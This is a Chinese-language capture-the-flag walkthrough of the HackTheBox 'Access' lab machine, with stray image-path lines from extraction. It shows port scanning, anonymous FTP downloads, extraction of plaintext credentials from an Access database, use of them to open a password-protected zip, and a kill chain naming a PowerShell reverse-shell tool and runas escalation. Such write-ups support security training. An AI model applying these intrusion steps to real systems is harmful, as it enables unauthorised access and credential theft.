
概述 （Overview）




Access has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

#8475	17 Apr 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

- MACHINE TAGS
  - Windows
  - Password Reuse
  - Powershell

攻击链 （Kiillchain）


ACCESS:10.10.10.98
Scanning
Open Ports
21/tcp open Microsoft ftpd
anonymous login
23/tcp open telnet
80/tcp open Microsoft IIS httpd 7.5
OS
Windows
Exploitation
ftp get file: backup.mdb
7z x 'Access Control.zip'
Read PST file
telnet security:4Cc3ssC0ntr0ller
user.txt
Privilege Escalation
Get Desktop 'ZKAccess3.5 Security System.lnk' file
runas.exe ACCESS\Administrator Run powershell shell
root.txt

TTPs （Tactics, Techniques & Procedures）


- nmap
- ftp
- mdbtools
- pst-utils
- telnet
- Invoke-PowerShellTcp
- runas

阶段1：枚举


开始还是用Nmap去扫一下开放端口，查看端口运行的服务是什么：

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

浏览器访问目标ip，仅显示一张图片...



转而尝试21端口运行的FTP，尝试匿名访问发现登录成功：




```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as passwor
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> pwd
257 "/" is current directory.
ftp> █
```

阶段2：工具及利用

阶段2.1：FTP匿名登录下载

在 `Backups` 文件夹中发现了一个 `backup.mdb` 的文件，但下载到本地后用 `mdb-tables` 无法访问，格式被破坏：


```
kali@kali # file backup.mdb
backup.mdb: Microsoft Access Database
```



```
┌──(root㉿ kali)-[~kali/hackthebox/Access]
└─# ll
总用量 5628
drwxr-xr-x 3 root root    4096  4月 16 11:39  10.10.10.98
-rw-r--r-- 1 kali kali   10870  4月 17 06:08 'Access Control.zip'
-rw-r--r-- 1 kali kali 5651666  4月 17 06:29  backup.mdb
-rw-r--r-- 1 kali kali     179  4月 16 11:02  gobuster.txt
-rw-r--r-- 1 kali kali   88712  8月 24  2018  out.jpg

┌──(root㉿ kali)-[~kali/hackthebox/Access]
└─# mdb-tables backup.mdb
offset 7585302654976 is beyond EOF
Unable to bind columns from table MSysObjects (17 columns found)
File does not appear to be an Access database

┌──(root㉿ kali)-[~kali/hackthebox/Access]
└─#
```

```
WARNING! 28296 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
5652480 bytes received in 21.27 secs (259.5689 kB/s)
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
421 Service not available, remote server has closed connection
ftp> get backup.mdb
Not connected.
ftp> dir
Not connected.
ftp> exit

┌──(kali㉿kali)-[~/hackthebox/Access]
└─$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:kali): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 28296 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
5652480 bytes received in 8.81 secs (626.7333 kB/s)
ftp> 
```


我一开始以为是网络问题导致下载内容不完整，看了看我这到HTB的网络延迟，均在 80ms 以内且没有丢包，排除网络问题（**我这找朋友帮忙搞的一根企业专线，xx中心机房直达HTB所以延迟才会这么低。我实验过aliyun的sg服务器，部好后也是可以达到80ms已内的，所以网络的问题可以自己部一个去解决，这里不做过多探讨**）。



```
┌──(root㉿ kali)-[/home/kali]
└─# ping 10.10.10.98
PING 10.10.10.98 (10.10.10.98) 56(84) bytes of data.
64 bytes from 10.10.10.98: icmp_seq=1 ttl=127 time=78.5 ms
64 bytes from 10.10.10.98: icmp_seq=2 ttl=127 time=73.4 ms
64 bytes from 10.10.10.98: icmp_seq=3 ttl=127 time=76.2 ms
64 bytes from 10.10.10.98: icmp_seq=4 ttl=127 time=72.5 ms
64 bytes from 10.10.10.98: icmp_seq=5 ttl=127 time=73.6 ms
64 bytes from 10.10.10.98: icmp_seq=6 ttl=127 time=74.8 ms
64 bytes from 10.10.10.98: icmp_seq=7 ttl=127 time=76.9 ms
64 bytes from 10.10.10.98: icmp_seq=8 ttl=127 time=76.1 ms
64 bytes from 10.10.10.98: icmp_seq=9 ttl=127 time=79.4 ms
64 bytes from 10.10.10.98: icmp_seq=10 ttl=127 time=74.2 ms
64 bytes from 10.10.10.98: icmp_seq=11 ttl=127 time=74.7 ms
64 bytes from 10.10.10.98: icmp_seq=12 ttl=127 time=76.4 ms
```

```
┌── (root㉿ kali)-[/home/kali]
└─# ping edge-sg-vip-1.hackthebox.eu
PING edge-sg-vip-1.hackthebox.eu (103.145.20.10) 56(84) bytes of data.
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=1 ttl=54 time=79.8 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=2 ttl=54 time=70.5 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=3 ttl=54 time=70.6 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=4 ttl=54 time=68.4 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=5 ttl=54 time=68.4 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=6 ttl=54 time=71.8 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=7 ttl=54 time=70.4 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=8 ttl=54 time=67.9 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=9 ttl=54 time=68.0 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=10 ttl=54 time=69.7 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=11 ttl=54 time=67.8 ms
64 bytes from 103.145.20.10 (103.145.20.10): icmp_seq=12 ttl=54 time=68.5 ms
```

随后翻翻HTB关于这个靶机的讨论，注意到 `ASHacker` 回复说 ftp 存在传输模式的选择。



ASHacker December 2018


> @Malone5923 said:
> im getting this error
> offset 7585302654976 is beyond EOF
> Segmentation fault (core dumped)
>
> when try to open b**.mdb using mdbtools. any hint as to how to resolve this?

you know, when you are trying to download file it is downloading in different format. try to download file in different transfer mode of ftp.

所以，在 linux 中 FTP 的存在两种传输模式：

> 关于linux中FTP的两种传输模式及常用的命令
>
> - ASCII:以文本序列传输数据
> - BINARY:以二进制序列传输数据
>
> ASCII 模式和BINARY模式的区别是回车换行的处理，binary模式不对数据进行任何处理，asci模式将回车换行转换为本机的回车字符，比如Unix下是\n,Windows下是\r\n，Mac下是\r

所以，在跟换了模式之后下载到的 `backup.mdb` 通过工具能正常读取了：



```
# ll
总用量 16668
drwxr-xr-x 3 root root    4096  4月  16 11:39  10.10.10.98
-rw-r--r-- 1 kali kali   10870  4月  17 06:08 'Access Control.zip'
-rw-r--r-- 1 kali kali 5652480  4月  17 06:50  backup.mdb
-rw-r--r-- 1 kali kali 5651666  4月  17 06:45  backup.mdb1
-rw-r--r-- 1 kali kali 5651666  4月  17 06:46  backup.mdb2
-rw-r--r-- 1 kali kali     179  4月  16 11:02  gobuster.txt
-rw-r--r-- 1 kali kali   88712  8月  24  2018  out.jpg

┌──(root kali)-[~kali/hackthebox/Access]
└─#

┌──(kali㉿kali)-[~/hackthebox/Access]
└─$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> cd Backups
250 CWD command successful.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5652480 bytes received in 3.06 secs (1.7613 MB/s)
ftp>
```

总共在目标服务器FTP中下载内容：

```
<DIR> Backups
    - backup.mdb
<DIR> Engineer
    - Access Control.zip
```

阶段2.2：MDB库内容导出

`mdbtools` 工具在 kali 新版本里默认是没有的，可以单独下载： `apt-get install mdbtools or https://github.com/mdbtools/mdbtools`
对了，MAC系统的话可以用 `ACCDB MDB Explorer` ，主要颜值不错。

> 获取 MDB 数据库中的表列表

```
$ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_lev
```

> 将 MDB 数据库中auth_user表内容导出

`$ mdb-export backup.mdb auth_user > auth_user.txt`

```
$ cat auth_user.txt
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```


`$ 7z x Access\ Control.zip` 输入密码 `access4u@security` 后得到 `'Access Control.pst'` 文件

阶段2.3：处理 Microsoft Outlook email folder

查看文件类型，是 Outlook 的东西：

```
$ file Access\ Control.pst
Access Control.pst: Microsoft Outlook email folder (>=2003)
```

接着找能读取的工具：



kali open Microsoft Outlook email folder

找到约 65 条结果 （用时 0.92 秒）

https://unix.stackexchange.com › questions ▾ 翻译此页

how to open/convert .ost file (Microsoft Outlook email folder ...

2 个回答

2020年9月24日 — There are a few tools which help with interoperability with Outlook files: libpff , which includes a pffexport program which can extract data from ...

https://linux.die.net › man › readpst ▾ 翻译此页

readpst(1) - Linux man page

readpst - convert PST (MS Outlook Personal Folders) files to mbox and other formats ... This will create folders as named in the PST file, and will put each email ...

